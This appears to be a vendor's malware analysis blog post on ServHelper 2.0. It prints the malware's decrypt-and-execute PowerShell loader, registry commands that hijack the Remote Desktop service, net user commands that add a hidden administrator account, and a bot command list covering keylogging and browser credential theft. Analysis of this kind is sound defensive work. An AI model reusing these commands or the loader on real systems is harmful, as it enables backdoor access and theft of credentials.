ServHelper 2.0: Enriched with bot capabilities and allow remote desktop access

securitynews.sonicwall.com/xmlpost/servhelper-2-0-enriched-with-bot-capabilities-and-allow-remote-desktop-access/

January 9, 2020

SonicWall RTDMI ™ engine has recently detected a Nullsoft Scriptable Install System (NSIS) compiled executable file which executes new variant of ServHelper malware as a final payload. The NSIS binary contains a PowerShell script, which on execution brings another PowerShell script. The second level PowerShell script is responsible for checking and setting execution environment for ServHelper 2.0 malware.

PE Static Information:

property	value
file-type	**executable**
date	empty
language	English-United States
code-page	ANSI Latin 1
Comments	installation cnxkgwyewz
CompanyName	script cnxkgwyewz installation llc
FileDescription	installation cnxkgwyewz isntaller
FileVersion	1.2.8.5
LegalCopyright	all rights reserved
LegalTrademarks	copyright cnxkgwyewz all rights
ProductName	script of installation cnxkgwyewz software

First Level PowerShell Script:

This PowerShell script perform Base64 decoding, followed by the decryption using Triple Data Encryption Standard (TripleDES) algorithm to get second level PowerShell script. The second level PowerShell script is executed after removing null bytes from the end:

```
echo installing component
function wsbvzgtcsd([String] $leeekeptex, [String] $nfwmbwnezw)
{                    Base64 encoded encrypted PowerShell script
$tingqviclm = "yWagqf4PgReJ6PheHze+FioEkwybgVP/7G3DLOlv50WA+1kQFNT7nWHIbWKQje/BW7GVnUw8AFC1nql3tZ37KBhivHwHfmTzhdjFqwn0C0kKg8sYlSs2eQWt5cwGljeXtxN44gnNo+3OYQTQPtIrNt1lWd..."
$encoding = New-Object System.Text.ASCIIEncoding;
$tuwvsibkhh = $encoding.GetBytes("ZDRUXGZJUEFJUVAT"); Initial Vector
$tingqviclma = [Convert]::FromBase64String($tingqviclm); Base64 decoding brings encrypted PowerShell script
$derivedPass = New-Object System.Security.Cryptography.PasswordDeriveBytes($leeekeptex, $encoding.GetBytes($nfwmbwnezw), "SHA1", 2);
[Byte[]] $vgrslbvjvc = $derivedPass.GetBytes(16); Key
$iqzonmchtu = New-Object System.Security.Cryptography.TripleDESCryptoServiceProvider;
$iqzonmchtu.Mode = [System.Security.Cryptography.CipherMode]::CBC;
[Byte[]] $pkrkgnzwck = New-Object Byte[]($tingqviclma.Length);
$ftmxynmdzd = $iqzonmchtu.CreateDecryptor($vgrslbvjvc, $tuwvsibkhh);
$omcvzcigev = New-Object System.IO.MemoryStream($tingqviclma, $True);
$pydlxzgeid = New-Object System.Security.Cryptography.CryptoStream($omcvzcigev, $ftmxynmdzd, [System.Security.Cryptography.CryptoStreamMode]::Read);
$veflzclkmw = $pydlxzgeid.Read($pkrkgnzwck, 0, $pkrkgnzwck.Length);
$omcvzcigev.Close();
$pydlxzgeid.Close();
$iqzonmchtu.Clear();
if (($pkrkgnzwck.Length -gt 3) -and ($pkrkgnzwck[0] -eq 0xEF) -and ($pkrkgnzwck[1] -eq 0xBB) -and ($pkrkgnzwck[2] -eq 0xBF)) { $h = $pkrkgnzwck[3..($pkrkgnzwck.Length-1)]; }
return $encoding.GetString($pkrkgnzwck).TrimEnd([Char] 0);
}                              Password                    Key salt
 $wqxxxvwkew = wsbvzgtcsd "vi2kouxfrzht8y3mj5dl0gnew794aq6b" "fnvcxwuq5gl8o2t710jy3behrpm6i9dz"
 Invoke-Expression $wqxxxvwkew
```

Second Level PowerShell Script:

The PowerShell script checks the Read Only Memory (ROM) size, by accessing “SMBiosData” property in System Management BIOS (SMBIOS). If ROM size if less than or equal to 2048 KiloBytes, the malware calls function “clearupper” which removes the temporary files and terminates the execution. The 9th byte is “SMBiosData” represents “[ROM size(in KiloBytes)/64 – 1]”. Checking ROM size can be a used to determining virtual environment or the malware author does not want to execute ServHelper, if victim’s machine does not meet the expected ROM size. If the malware is executed with “Administrators” account then “install” function is executed which is responsible for further ServHelper execution, else “gsdingeku” is executed which is responsible for executing the PowerShell script with escalated privilege:

```
if((([System.Security.Principal.WindowsIdentity]::GetCurrent()).groups -match "S-1-5-32-544")) Administrators check
{

$t=Get-WmiObject -Namespace root\wmi -Query "SELECT * FROM MSSmBios_RawSMBiosTables"$s=(64*$t.SMBiosData[9]+64);if($s -le 2048){cleanupper}else{install; }
} else {                                                    ROM size comparision
$t=Get-WmiObject -Namespace root\wmi -Query "SELECT * FROM MSSmBios_RawSMBiosTables" $s=(64*$t.SMBiosData[9]+64);if($s -le 2048){cleanupper}else{gsdingeku; }
}
```

The malware now checks for *“TermService”* (Remote Desktop Service), if not already present, the malware creates the service setting “ServiceDll” path as “%SystemRoot%\System32\termsrv.dll” and then terminates “TermService” if already running. The malware contains strings variable, which are Base64 decoded, followed by gzip decompression to get the component files(*32-bit ServHelper binary, modified 64-bit RDP Wrapper Library, 64-bit ServHelper binary, RDP Wrapper Library configuration, 64-bit RDP Clipboard Monitor executable and 64-bit Microsoft RemoteFX VM Transport library*):

```
Not Available
$rdp = ""

32-bit ServHelper binary
$bot = "H4sIAAAAAAAAEAOybR3OE0LadfxADQkMDQ3LOmRk5Z2jCrze69wXXcz277szlMiWpWoLDIey91vrUjevPFkVJ1LtwFEVQIEhQlFpR/768KxPqX1re3..."

Modified 64-bit Github available RDP Wrapper Library
$rdp64 = "H4sIAAAAAAAAEAOybx5LrSnelHwgDeDfMhPfezghvSNDA4+mFc+/tln6pI1oa9aQzolhVSCD93utbRVYYfz0ALHAX6c8LinIAmC34X8UD/7Oi/NU..."

64-bit ServHelper binary
$bot64 = "H4sIAAAAAAAAEAOx7x7arTJTeAzEgSsCwipxz0owgcpBAxKc35293u+1uD9ojey3X4C4uCKrYtb+kc44ffhwAFHAPAQAGoCgDgF6Bfx33xRT818b..."

RDP Wrapper Library configuration
$cfg = "H4sIAAAAAAAAEAO1973eburL2vwTYvOvkw/1gG8G2TyQqikjgW2zv7RScntybNjb89a8kcGI7GCYGRNvDuuus3l0/5ZeemXk0kmbcdPrVsyebYLR4X..."

64-bit RDP Clipboard Monitor executable
$clip = "H4sIAAAAAAAAEAOy9Sb+iTNI+/IFcgDMuGRVlRlTcqSgiKuc4oX76f0Rkop5TVd1Pb97VW/2rvktlyIyMjLhizPHk25dlW4Y/Ov6fIEiybKVy9ceX..."

64-bit Microsoft RemoteFX VM Transport library
$vmt = "H4sIAAAAAAAAEAOy9WZeiwLI2/IO8EMfSS0YFEZkF7xwRcapyQP31b0RkglpD733W+dZ3dapXd5cCOURGRjwxZOCHn44oDkX4UfGfarUjimYiFj+O+...
```

32-bit ServHelper binary is packed with PECompact (Powerful executable compression for software developers and vendors), 64-bit ServHelper binary and modified 64-bit RDP Wrapper Library are packed with UPX (Ultimate Packer for eXecutables). The malware checks “[System.IntPtr]::Size” to determine Operating System architecture and copies component files to below file locations:

- Modified RDP Wrapper Library – Copies to $env:programfiles\windows mail\appcache.xml
- ServHelper binary – Copies to $env:programfiles\windows mail\default_list.xml
- RDP Wrapper Library configuration – Copies to $env:programfiles\windows mail\cleanuptask.cfg
- RDP Clipboard Monitor executable – If not present already, copies to env:systemroot\system32\rdpclip.exe
- Microsoft RemoteFX VM Transport library – If not present already, copies to $env:systemroot\system32\rfxvmt.dll

The malware changes Remote Desktop Protocol (RDP) port to “7201” and ServiceDLL to “$env:programfiles\windows mail\appcache.xml” for “Remote Desktop Service”. The malware then starts “rdpdr” and “TermService” services. ServiceDLL for “TermService” which is now “Modified RDP Wrapper Library” executes the ServHelper binary.


```
REG ADD "HKLM\System\CurrentControlSet\Control\Terminal Server\WinStations\RDP-Tcp" /v PortNumber /t REG_DWORD /d 0x1C21 /f
reg add "HKLM\system\currentcontrolset\services\TermService\parameters" /v ServiceDLL /t REG_EXPAND_SZ /d "c:\program files\windows mail\appcache.xml" /f
reg add "HKLM\SOFTWARE\Policies\Microsoft\Windows NT\Terminal Services" /v fEnableWddmDriver /t reg_dword /d 0 /f
```

ServHelper 2.0:

The malware decrypts encrypted string “d:\xbl_QpfneNpYlu_.qye” to “c:\aaa_TouchMeNot_.txt” using below decryption logic and uses same decryption logic for decrypting other encrypted strings:


```
char byKey[] = {'B','L','L','X'};
char * DecryptString(char *pbyStringValue, DWORD dwSize)
{
    DWORD dwIndex = 0;
    for (dwIndex = 0; dwIndex < sizeof(byKey); dwIndex++)
    {
        if(byKey[dwIndex] >= 'A' && byKey[dwIndex] <= 'Z')
        {
            byKey[dwIndex] = byKey[dwIndex] - 'A';
        }
    }
    int iStringIndex = 0;
    for (dwIndex = 0; dwIndex < dwSize; dwIndex++)
    {
        if (pbyStringValue[dwIndex] >= 'A' && pbyStringValue[dwIndex] <= 'Z')
        {
            iStringIndex = pbyStringValue[dwIndex] - byKey[dwIndex % sizeof(byKey)] - 'A';
            pbyStringValue[dwIndex] = 'A' + GetAlphabetIndex(iStringIndex);
        }
        else if (pbyStringValue[dwIndex] >= 'a' && pbyStringValue[dwIndex] <= 'z')
        {
            iStringIndex = pbyStringValue[dwIndex] - byKey[dwIndex % sizeof(byKey)] - 'a';
            pbyStringValue[dwIndex] = 'a' + GetAlphabetIndex(iStringIndex);;
        }
    }

    return pbyStringValue;
}
```

The malware now checks the presence of “c:\aaa_TouchMeNot_.txt” (Windows Defender’s goat file), if found then malware terminates the execution:



The malware modified user accounts using below batch commands to allow remote desktop access:


- net user wgautilacc Ghar4f5 /del
- net user wgautilacc yysJG0Or /add
- net LOCALGROUP “Remote Desktop Users” wgautilacc /ADD
- net LOCALGROUP “Remote Desktop Users” Deepak /ADD
- net LOCALGROUP “Administrators” wgautilacc /ADD
- net user wgautilacc yysJG0Or



The malware modifies below registry entries:


- HKLM\System\CurrentControlSet\Control\Terminal Server\fDenyTSConnections -> 0
- HKLM\System\CurrentControlSet\Control\Terminal Server\FSingleSessionPerUser -> 1
- HKLM\System\CurrentControlSet\Control\Lsa\LimitBlankPasswordUse -> 0
- HKLM\System\CurrentControlSet\Control\Terminal Server\Licensing Core\EnableConcurrentSessions -> 1
- HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\AllowMultipleTSSessions -> 1
- HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\SpecialAccounts\UserList\wgautilacc -> 0
- HKLM\SOFTWARE\Policies\Microsoft\Windows NT\Terminal Services\fAllowToGetHelp -> 1

The malware writes victim's machine information into *"%TEMP%\LYNPCDXX"*:



Network Communication:


The malware sends the information to its Command and Control (C&C) server. Before sending information to the C&C server, malware performs xor operation followed by Base64 encoding:



Commands Supported:

- bk
- info
- fixrdp
- reboot
- updateuser
- deployns
- keylogadd
- keylogdel
- keyloglist
- keylogreset
- keylogstart
- sshurl
- getkeylog
- getchromepasswords
- getmozillacookies
- getchromecookies
- search
- bkport
- hijack
- persist
- stophijack
- sethijack
- setcopyurl
- forcekill
- nop
- tun
- slp
- killtun
- shell
- update
- load
- sockt

Unavailability of Portable Executable (PE) in any of the popular threat intelligence sharing portals like the VirusTotal and the ReversingLabs at the time of writing this blog indicates its uniqueness and limited distribution:



Evidence of the detection by RTDMI(tm) engine can be seen below in the Capture ATP report for this file: